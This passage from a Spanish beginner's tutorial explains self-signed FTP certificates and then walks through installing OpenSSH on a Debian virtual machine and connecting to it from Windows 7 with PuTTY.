
Si nos fijamos, salen todos los datos que pusimos en la creación del certificado. Cuando usamos un certificado autofirmado, nos sirve para nosotros y nuestra empresa, sabemos que no es un falso FTP y que ademas está por un canal seguro. Este certificado puede estar hackeado igualmente, pero si disponemos de uno generado por una entidad certificadora, nos aseguraremos que el destinatario es quien dice ser, ya que para obtenerlo ha tenido que presentar datos reales de su identidad, pero de eso ya hablaremos en otra guía.

SSH


SSH es un sistema de trasferencia segura de archivos. Se usa para el acceso remoto a otras máquinas. Por defecto usa el puerto 22, que por seguridad debería ser cambiado para que cuando se realice un escaneo de puertos el hacker no pueda ver que SSH está funcionando.

Para este ejemplo voy a usar dos máquinas virtuales, una Debian de Linux y un Windows 7 por ejemplo. Vamos primero a la máquina Debian para que actúe como servidor del servicio SSH.


Tenemos que instalar, tanto el ssh para servidores, como para cliente, para ello usaremos ell comando **sudo apt-get install openssh-client openssh-server**.




En el cliente, en este ejemplo un Windows 7 nos bajamos el programa putty de www.putty.org o cualquier otro que nos sirva para comunicarnos con otras máquinas.




Damos a Ejecutar e instalamos dando a siguiente por defecto a todo y lo abrimos. La interface gráfica es muy sencilla, sólo debemos poner la IP del host o equipo de destino y el puerto, que ya por defecto el Putty lo pone en el 22.



Ponemos la IP del host remoto, en este caso la 192.168.20.2, que es la que le tengo configurada a mi Debian y damos al botón Open.

